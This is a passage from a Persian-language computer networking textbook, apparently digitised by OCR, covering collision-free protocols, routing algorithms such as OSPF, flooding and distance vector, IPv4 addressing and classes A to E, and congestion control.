پروتکل های بدون اختلال (Collision Free) :

با وجود این که در روش CSMA/CD وقتی که یک ماشین کانال ارتباطی را در دست گرفت دیگر اختلالی در ارسال اطلاعات به وجود نمی آید، اما باز هم ممکن است در زمان رقابت برای در دست گرفتن کانال در بین ماشین ها اختلالاتی در روند ارسال به وقوع بپیوندد. و این موضوع برروی کارایی کانال تاثیر منفی می گذارد.خصوصا هنگامی که طول کابل ارتباطی زیاد باشد و همچنین اندازه بسته ها نیز کوچک باشند.

نکته:

روش های متعددی وجود دارد که باعث می شوند که اختلالات در هنگام رقابت برای تصاحب خط از ببین برود.


از پروتکل هایی که از مکانیزم Collision Free استفاده می کنند می توان نوع های زیر را نام برد:

- پروتکل نگاشت بیتی
- پروتکل درختی

در اینجا به دلیل اهمییت پروتکل درختی به شرح آن می پردازیم:

در پروتکل درختی از یک درخت دودویی استفاده کرده و ایستگاه های موجود در شبکه را به عنوان برگ های آن در نظر می گیریم، و به صورت زیر عمل می کنیم:

در ابتدا به کلیه ماشین ها (برگ ها) اجازه ارسال اطلاعات داده می شود، اگر فقط یک ماشین داده ای برای ارسال داشته باشد که اختلالی در روند ارسال روی نمی دهد و داده ها به صورت صحیح بر روی کانال ارسال می شوند. اما اگر اختلالی پیش بیاید به زیر درخت چپ فقط اجازه ارسال داده می شود و این روند به صورت بازگشتی ادامه می یابد تا دیگر ماشینی در شبکه نباشد که در عملیات ارسال اختلالی ایجاد کند (شکل 7-1)



شکل 7-1: ساختار درخت دودویی در شبکه برای پروتکل درختی

3. لایه شبکه (Network) :

وظیفه لایه شبکه ، کنترل عمل زیر شبکه است. مسئله اصلی در اینجا، تعیین چگونگی هدایت و مسیر یابی بسته ها از منبع به مقصد است.

بسته ها می توانند مبتنی بر جدول های ثابتی باشند که بر مبنای شبکه سیم کشی شده ای است که به ندرت تغییر می کند. آن ها را می توان در آغاز هر عمل ارسال و یا دریافتی مشخص کرد.

در دید دیگر می توان مسیر ها را به صورت پویا مشخص کرد تا در هر بار ارسال بهترین و بهینه ترین مسیر و کم ازدهام ترین مسیر بین فرستنده و گیرنده انتخاب شود.

اگر همزمان بسته های زیادی در زیر شبکه وجود داشته باشند. مسیر عبور را مثل سر بطری تنگ می کنند و عبور مشکل می شود.

کنترل این ازدهام نیز از وظایف لایه شبکه است. بطور کلی، کیفیت، خدمات (تاخیر، زمان انتقال و...) به لایه شبکه مربوط می شود.

وقتی بسته ای برای رسیدن به مقصد مجبور است از شبکه ای به شبکه دیگر برود، مشکلات زیادی ممکن است به وجود آید. ممکن است شیوه آدرس دهی در دو شبکه کتفاوت باشد. ممکن است به علت بزرگی بیش از حد بسته، آن را نپذیرد. پروتکل های ارتباطی ممکن است متفاوت باشند و مشکلات دیگری از این قبیل ممکن است در شبکه ها رخ دهد. از بین بردن این مشکلات برای برقراری اتصال بین دو شبکه ناهمگون، از وظایف لایه شبکه است.

نکته :

در شبکه های توزیعی، مسئله مسیریابی، چندان مشکل نیست و لذا حضور لایه شبکه بسیار کمرنگ است یا اصلا وجود ندارد.

الگوریتم های مسیر یابی :

الگوریتم های مسیر یابی که وظیفه آنها هدایت بسته ها از مبدا به مقصد است، قسمتی از نرم افزار لایه شبکه بوده ، که معین می کند بسته رسیده باید به کدام مسیر ارسال شود.

الگوریتم های مسیر یابی مختلفی وجود دارد که در زیر به برخی از آنها اشاره می کنیم:

الگوریتم مسیر یابی کوتاه ترین مسیر (Shorttest Path) :

این الگوریتم بسیار ساده بوده و از ایده ساختن یک گراف از شبکه تبعیت می کند. در این الگوریتم کوتاه ترین مسیر بین مبدا و مقصد (دو گره گراف) پیدا می شود و ارسال اطلاعات بر روی این مسیر صورت می پذیرد.

نکته:


نمونه ای از این الگوریتم، الگوریتم OSPF می باشد که در ماشین های مسیریاب (Router) تجاری استفاده می شود (شکل 8-1).

در یک شبکه مسیریاب ها به دو صورت متوجه می شوند که یکی از مسریابهای همسایه اش دچار خرابی یا اختلال شده است.

روش اول: این روش سخت افزاری است یعنی هرگاه مسیریاب هیچ سیگنال حمل کننده معتبری بر روی خط ارتباطی نبیند فورا متوجه خرابی در خط می شود.این روش در مقایسه با روش های دیگر بسیار سریع است، اما ایراد این روش در این است که ممکن است گاهی سیگنال بر بروی خط موجود باشد اما مسیر یاب مجاور به دلایلی فعالیت نکند و خراب باشد.

روش دوم: در این شیوه بسته ای به عنوان بسته سلام در ابتدای ورود مسیریاب به شبکه برای کلیه مسیریاب های مجاورش ارسال می شود که این بسته حاوی اطلاعات مسیریاب و همچنین هزینه لینک های این مسیریاب

به نقاط دیگر شبکه است. این بسته همچنین در طول مدت فعالیت مسیریاب در فاصله های زمانی مشخصی برای دیگر مسیریاب ها ارسال می شود. عدم دریافت بسته سلام از یک مسیریاب همسایه توسط ماشین مسیریاب شبکه فعلی در فاصله زمانی که برای این منظور تعیین شده است به معنی از کار افتادن مسیریاب همسایه است.



شکل 8-1: مسیریابی به روش ospf

الگوریتم غرق کن (Flooding) :


یک الگوریتم مسیریابی می باشد که در آن هر بسته ورودی به تمام خطوط خروجی بجز خطی که از آن آمده است ارسال می شود.

در این الگوریتم نسخه های زیادی از یک بسته در شبکه بوجود خواهد آمد، برای جلوگیری از این مشکل به هر بسته یک شماره نسبت داده می شود، که با عبور از هر مسیریاب یک واحد از آن کم می شود و اگر این شماره به صفر برسد بسته در شبکه از بین می رود. بدین ترتیب از تولید بسته های سرگردان در شبکه جلوگیری می شود.

مسیریابی جریان گرا (Flow-Based Routing) :

در الگوریتم های قبلی فقط به فاصله و تعداد مسیریاب های بین راه اهمییت داده شده بود و به ترافیک موجود بر روی خط های مختلف توجهی نشده بود. اما در این روش مسیریابی، یک گراف برای شبکه تهیه می شود که به هر یال (مسیر) آن عددی اختصاص داده می شود که معرف ترافیک آن مسیر از شبکه می باشد.

بنابراین در این الگوریتم مسیری برای ارسال انتخاب می شود که کمترین ترافیک تا مقصد را داشته باشد (شکل 9-1).




شکل 9-1:نمایش گراف شبکه که به یالهای آن وزن (هزینه مسیر) اختصاص داده شده است

مسیریابی بردار فاصله :

این الگوریتم مسیریابی در شبکه را به صورت پویا انجام می دهد. در این الگوریتم هر مسیریاب در حافظه خود جدولی یا برداری دارد که در آن بهترین مسیر به هر مقصد را نگهداری می کند و خطی که برای رسیدن به آن مقصد لازم است را مشخص می کند.

برای اینکه این جدول به روز نگاه داشته شود و آخرین تغییرات در آن اعمال شود، مسیریاب های موجود در شبکه در فاصله های زمانی مشخص این جدول را برای یکدیگر ارسال می کنند و همدیگر را از وجود مسیر های شکسته یا مسیر های تازه ایجاد شده مطلع می نمایند (شکل 10-1).




شکل 10-1:تبادل جدول مسیریابی در بین مسیریاب های موجود در شبکه

مسیریابی حالت پیوند :

الگوریتم بردار فاصله تنها گره های موجود در شبکه و همچنین تاخیر زمانی بین آن ها را مد نظر قرار می دهد. اما ممکن است در یک شبکه گسترده بین گره های مختلف مسیرهایی با پهنای باند متفاوتی وجود داشته باشد. که این موضوع در الگوریتم بردار فاصله نادیده گرفته می شود. برای رفع این مشکل الگوریتم حالت پیوند معرفی شد.

در الگوریتم مسیریابی حالت پیوند برای محاسبه هزینه بین دو نقطه از شبکه پهنای باند موجود بین آن دو نقطه در نظر گرفته می شود . برای این منظور ابتدا مسیریاب های همسایه را تشخیص داده و سپس هزینه (پهنای باند) موجود بین آنها را مشخص می کند و در نهایت این اطلاعات را برای دیگر مسیریاب های مجاورش ارسال می کند (شکل 11-1).




شکل 11-1

مسیریابی سلسله مراتبی :

با بزرگ شدن روزافزون شبکه ها جداول مسیریابی نیز بزرگتر می شوند. حجم بالای جدول علاوه بر نیاز به حافظه بیشتر باعث صرف زمان بیشتری برای جستجو در جدول مسیریابی می شود.

برای حل این مشکل از تکنیک مسیریابی سلسله مراتبی استفاده می شود. در این تکنیک شبکه به نواحی تقسیم می شود و هر مسیریاب تمام جزئیات مربوط به مسیریابی بهینه را در قسمت مربوط به خود را می داند. هرگاه ماشینی بخواهد اطلاعاتی را به خارج از قسمت خود ارسال کند مسیریاب تقاضای او را به مسیریاب مرزی (مسیریابی که بین دو قسمت مجزا فعالیت می کند) تحویل می دهد و مسیریاب مرزی نیز به نوبه خود بسته را به مسیریاب های سطوح بالاتر که جزئیات بیشتری در مورد شبکه مقصد می دانند تحویل می دهد و این روند ادامه می یابد تا اینکه اطلاعات به شبکه مقصد برسد(شکل 12-1).



شکل 12-1: نمایش مسیریابی سلسله مراتبی در شبکه های مجزا

مسیریابی سیستم های سیار :

امروزه میلیون ها نفر از کامپیوتر های قابل حمل استفاده کرده ، که علاقه مند به اتصال به شبکه می باشند.


مسیریابی بسته های مربوط به این کامپیوتر ها بسیار پیچیده می باشد. برای این کار باید عمل مسیریابی در هر منطقه توسط مسیریاب آن منطقه انجام گیرد و ضمن حرکت شخص مسیریاب باید عملیات مسیریابی را به نزدیکترین مسیریاب واگذار نماید (شکل 13-1).

از این نوع شبکه ها می توان به شبکه تلفن همراه اشاره کرد که با قرار دادن آنتن هایی در طول مسیر عمل مسیریابی متقاضیان استفاده از سرویس را انجام می دهند.

نکته:

در مسیریابی سیستم های سیار ، ناحیه تحت پوشش به قسمت هایی تقسیم می شود. در هر یک از این قسمت ها مسیریاب یا مسیریاب هایی جهت عملیات مسیریابی در آن ناحیه قرارداده می شوند. وقتی که یک ماشین متحرک درخواست استفاده از خدمات شبکه را می دهد، مسیریاب آن ناحیه ماشین مورد نظر را احراز هویت کرده و در صورت مجاز بودن به استفاده از شبکه، با تعیین سطوح دسترسی به شبکه آن کاربر، اجازه دسترسی به امکانات شبکه را صادر می کند.

در مرحله بعدی سیستم سیار مجاز است که با کد های خاصی که به آن داده می شود، با دیگر قسمت های موجود در شبکه ارتباط برقرار کند. و اگر این ماشین درحین تعامل با شبکه از یک ناحیه به ناحیه دیگری در محدوده سرویس دهی شبکه برود، مسیریاب ناحیه قدیمی اطلاعات آن را به مسیریاب ناحیه جدید که سیستم به آن وارد شده است می دهد. و از آن پس دیگر مسیریاب جدید عملیات مسیر یابی بسته های ارسالی و دریافتی ماشین سیار را به بدست می گیرد. این عملیات بدین صورت ادامه می یابد تا زمانی که کاربر ارتباط خود را با شبکه قطع کند یا اینکه از محدوده سرویس دهی شبکه خارج شود.



شکل 13-1: مسیریابی ماشین های سیار

آدرس IP :

در شبکه های کامپیوتری مثل اینترنت میلیون ها ماشین فعالیت دارند و مسیریاب ها برای اینکه بداند که بسته ها مربوط به چه ماشینی هستند و باید به کدام ماشین تحویل داده شوند، باید به نحوی ماشین های موجود در شبکه از هم تفکیک شوند. یک راه برای تفکیک ماشین های موجود در شبکه استفاده از یک شناسه یکتاست. این شناسه باید برای هر ماشینی مقداری مستقل داشته باشد تا در شبکه با ماشین های دیگر اختلال نداشته باشد. در شبکه به این شناسه یکتا که معرف ماشینی خاص است آدرس IP گفته می شود.

آدرس IP در لایه سوم مشخص شده است و برای مسیریابی و انتقال بسته ها مورد استفاده روتر های شبکه قرار می گیرد.

نکته :

آدرس IP شامل شماره شبکه و شماره کامپیوتر موجود درآن شبکه است.

آدرس IP بطور استاندارد به صورت چهار عدد در مبنای 10 که با نقطه از هم جدا شده اند نوشته می شود.

مثال:

66.12.201.180

اندازه آدرس IP چهار بایت است و در هر قسمت (هر یک از بایت ها) می توان عدد 0 تا 255 قرار گیرد. دلیل این امر این است که هر بایت از هشت بیت تشکیل شده است و با هشت بیت حداکثر می توان عدد 255 را تولید کرد. پس محدوده آدرس های IP می تواند از 0.0.0.0 تا 255.255.255.255 باشد.

نکته:

به دلیل اینکه بخشی از این تعداد آدرس IP برای موارد خاصی در نظر گرفته شده است نمی توان از تمامی طول این رنج برای آدرس دهی شبکه های موجود در جهان استفاده کرد. برای درک بیشتر این موضوع به مثال های زیر توجه کنید:

127.0.0.1

این آدرس LoopBack IP نام دارد و در سیستم های کامپیوتری برای آزمایش و اشکالزدایی از آن استفاده می شود. در صورتی که بسته ای را به این آدرس ارسال کنیم، این بسته تا سطح لایه فیزیکی پایین رفته و دوباره به ماشین برگردانده می شود. بدین ترتیب می توانیم ایرادات احتمالی در سیستم شبکه یک ماشین را کشف کنیم.

255.255.255.255

از این آدرس برای ارسال یک بسته به تمامی ماشین های موجود درشبکه استفاده می شود و به آن Broadcast گویند.

0.0.0.0

این آدرس یک آدرس نامعتبر است و بیشتر در مسیریاب ها برای عملیات مسیریابی و استفاده در پروتکل های مسیریاب از آن استفاده می شود.

192.168.0.0

این آدرس یک Invalid IP است و از آن می توان برای ماشین هایی استفاده کرد که مستقیم به شبکه جهانی اینترنت وصل نیستند (در شبکه های خصوصی مستقل استفاده می شود).

اجزای آدرس IP :

یک آدرس IP از دو بخش تشکیل شده است. بخش اول که مقداری از فضای 32 بیتی آدرس IP را به خود اختصاص می دهد و مشخص کننده شبکه ای است که ماشین به آن تعلق دارد و برای تمام ماشین های موجود در یک شبکه یکسان است. و بخش دوم که آدرس ماشین موجود در شبکه است. این بخش بقیه بیت های موجود در آدرس IP را به خود اختصاص می دهد. بدیهی است که هر چه آدرس شبکه کوچکتر باشد، می توان ماشین های بیشتری را در آن شبکه تعریف کرد و گنجاند و عکس این موضوع نیز درست است یعنی هر چه تعداد بیشتری از بیت های آدرس IP به آدرس دهدی شبکه اختصاص یابد، تعداد کمتری ماشین می توانند در آن شبکه فعالیت کنند.

مثال:

217.219.211.10

217.219.211.50

217.219.211.180

تمام آدرس های فوق مربوط به ماشین های موجود در یک شبکه هستند.

نکته:

به بخش مربوط به مشخصه شبکه در آدرس IP ، NetID گفته می شود.

کلاس های آدرس IP :

در سیستم آدرس IP ما می توانیم 2 به توان 32 ماشین در جهان را آدرس دهدی کنیم. یعنی حدود چهار میلیارد و سیصد میلیون ماشین. در دنیای شبکه های کامپیوتری برای نظم دادن به شبکه ها و همچنین سرعت بخشیدن به عملیات مسیریابی آدرس های IP را در قالب های خاصی منظم کرده اند که به این قالب ها کلاس آدرس IP گویند.

یک کلاس آدرس IP از بخش های زیر تشکیل شده است:

NetWork Address / SubNet Address / Machine Address

در قسمت اول از سمت چپ آدرس شبکه مشخص می شود در قسمت وسط آدرس زیر شبکه و در نهایت در قسمت سمت راست آدرس ماشین در شبکه بیان می شود.

نکته:


این تقسیم بندی آدرس IP به دستگاه های مسیریاب این امکان را می دهند که به سرعت عملیات مسیریابی را انجام دهند، و بسته ها را به مسیریاب های مناسبی تحویل دهند.

کلاس های پنج گانه:

آدرس IP به پنج کلاس A,B,C,D,E تقسیم می شود.

کلاس نوع A :

در کلاس A اولین بیت سمت چپ با ارزشترین رقم آدرس IP صفر است (شکل 14-1).



شکل 14-1: نمایش ساختار آدرس IP در کلاس A

در کلاس A هفت بیت باقیمانده از اولین بایت سمت چپ آدرس شبکه را مشخص می کند و 24 بیت سمت راست آدرس زیر شبکه یا ماشین موجود در این شبکه را نمایش می دهد.

نکته:

به دلیل اینکه برای آدرس دهی شبکه در کلاس A تنها هفت بیت وجود دارد، در کلاس A می توان 127 شبکه مجزا تعریف کرد.

نکته:

در کلاس A می توان هفده میلیون ماشین در هر شبکه تعریف کرد. این امر به دلیل این است که برای آدرس دهی یک ماشین از 24 بیت استفاده می شود.

نکته:

آدرس کلاس A به دلیل گستردگی شبکه ای در آن در اختیار شبکه های بزرگ جهانی است.

مثالی از آدرس IP کلاس A :

65.156.35.45


در مثال فوق عدد 65 آدرس شبکه و اعداد 156.35.45 آدرس ماشین است.

نکته:

برای اینکه با دیدن یک آدرس IP تشخیص دهیم که کلاس نوع A است یا خیر، کافیست که به بایت سمت چپ آن نگاه کنیم. اگر عددی بین 1 تا 126 بود آن IP آدرس یک IP در کلاس A است.

کلاس نوع B :

در کلاس B دو بیت سمت چپ پرارزشترین رقم 10 است (شکل 15-1).



شکل 15-1: نمایش ساختار آدرس IP در کلاس B

در کلاس B برای آدرس دهی شبکه از 14 بیت مورد استفاده قرار می گیرد (از دوبایت سمت چپ 2 بیت برای مشخص کردن کلاس B و 14 بیت برای مشخص کردن آدرس شبکه).

نکته :

در کلاس B با 14 بیت می توان 2 به توان 14(شانزده هزار و سیصد و هشتاد و دو) شبکه مختلف تعریف کرد.

نکته :

در کلاس B دو بایت سمت راست برای مشخص کردن آدرس ماشین های موجود در شبکه به کار می رود. با تعداد 16 بیت می توان 2 به توان 16 بیت ماشین مختلف در شبکه هایی با کلاس IP ، B تعریف کرد.

نکته:

تمام 16 هزار شبکه ای که می توان با کلاس B تعریف کرد، به شبکه های بزرگ در جهان اختصاص داده شده و امروزه دیگر نمی توان شبکه ای با این کلاس ثبت کرد.

مثالی از آدرس دهی در کلاس B :

146.36.45.96

در این مثال عدد 146.36 آدرس شبکه و عدد 45.96 آدرس ماشین است.

نکته:


آدرس IP در کلاس B را می توان با مقدار بایت سمت چپ آن تشخیص داد. اگر بایت سمت چپ یک IP عددی بین 128 تا 191 بود، آن آدرس IP یک آدرس در کلاس B است.

آدرس IP با قالب زیر یک آدرس IP در کلاس B است:

128-191.X.X.X

کلاس نوع C :

در کلاس C سه بیت سمت چپ پرارزشترین رقم 110 است (شکل 16-1).



شکل 16-1 : نمایش ساختار آدرس IP در کلاس C

در کلاس C برای بخش آدرس شبکه 21 بیت در نظر گرفته شده است یعنی سه بایت سمت چپ منهای سه بیت که مشخص کننده کلاس C است. و برای قسمت آدرس دهی ماشین ها یک بایت سمت راست رزرو شده ، که می تواند تا 254 ماشین در یک شبکه را آدرس دهی کند.

نکته:

در کلاس نوع C به دلیل اینکه 21 بیت برای آدرس دهی شبکه در نظر گرفته شده است، می توان تا حدود دو میلیون شبکه در این کلاس تعریف کرد.

نکته:

در کلاس نوع C تنها در هر شبکه می توان 254 ماشین داشت. زیرا برای آدرس دهی ماشین ها در این نوع کلاس فقط می توان از هشت بیت استفاده کرد.

نکته:

کلاس C پراستفاده ترین نوع کلاس در انواع کلاس های آدرس IP است و شرکت های زیادی در دنیا از این نوع کلاس استفاده می کنند.

مثال :

217.219.211.16

در مثال بالا اعداد 217.219.211 آدرس شبکه و عدد 16 آدرس ماشین است.


نکته:

در کلاس نوع C بایت سمت چپ آدرس IP می تواند عددی بین 192 تا 223 باشد. یعنی اگر آدرس IP با قالب زیر وجود داشته باشد یک IPاز نوع کلاس C است:

192-223.X.X.X

کلاس نوع D :

در کلاس نوع D چهار بیت پرارزش بایت سمت چپ 1110 است (شکل 17-1).




شکل 17-1 : نمایش ساختار آدرس IP در کلاس D

از این آدرس برای ارسال همزمان به چندین ماشین استفاده می شود.

کلاس نوع E :

در کلاس نوع E پنج بیت پرارزش بایت سمت چپ 11110 است (شکل 18-1).



شکل 18-1: نمایش ساختار آدرس IP در کلاسE

این کلاس در حال حاضر کاربردی ندارد و برای استفاده در آینده درنظر گرفته شده است.

کنترل ازدحام :

از وظایف دیگر لایه شبکه کنترل ازدحام شبکه می باشد. وقتی که تعداد بسته ها در یک قسمت از شبکه زیاد شود، کارایی آن نقطه از شبکه کاهش می یابد و اصطلاحا گفته می شود ازدحام بوجود آمده است. در این حالت دیگر مسیریاب قادر به مسیریابی بسته ها در شبکه نمی باشد. و بسته ها در مسیریاب از بین خواهند رفت.

لایه شبکه برای جلوگیری و رفع پدیده ازدحام از الگوریتم های مختلفی استفاده می کند که در زیر به تعدادی از آنها اشاره می کنیم:

- الگوریتم سطل سوراخ دار
- الگوریتم سطل نشانه
- الگوریتم تخلیه بار

4. لایه انتقال (Transport) :

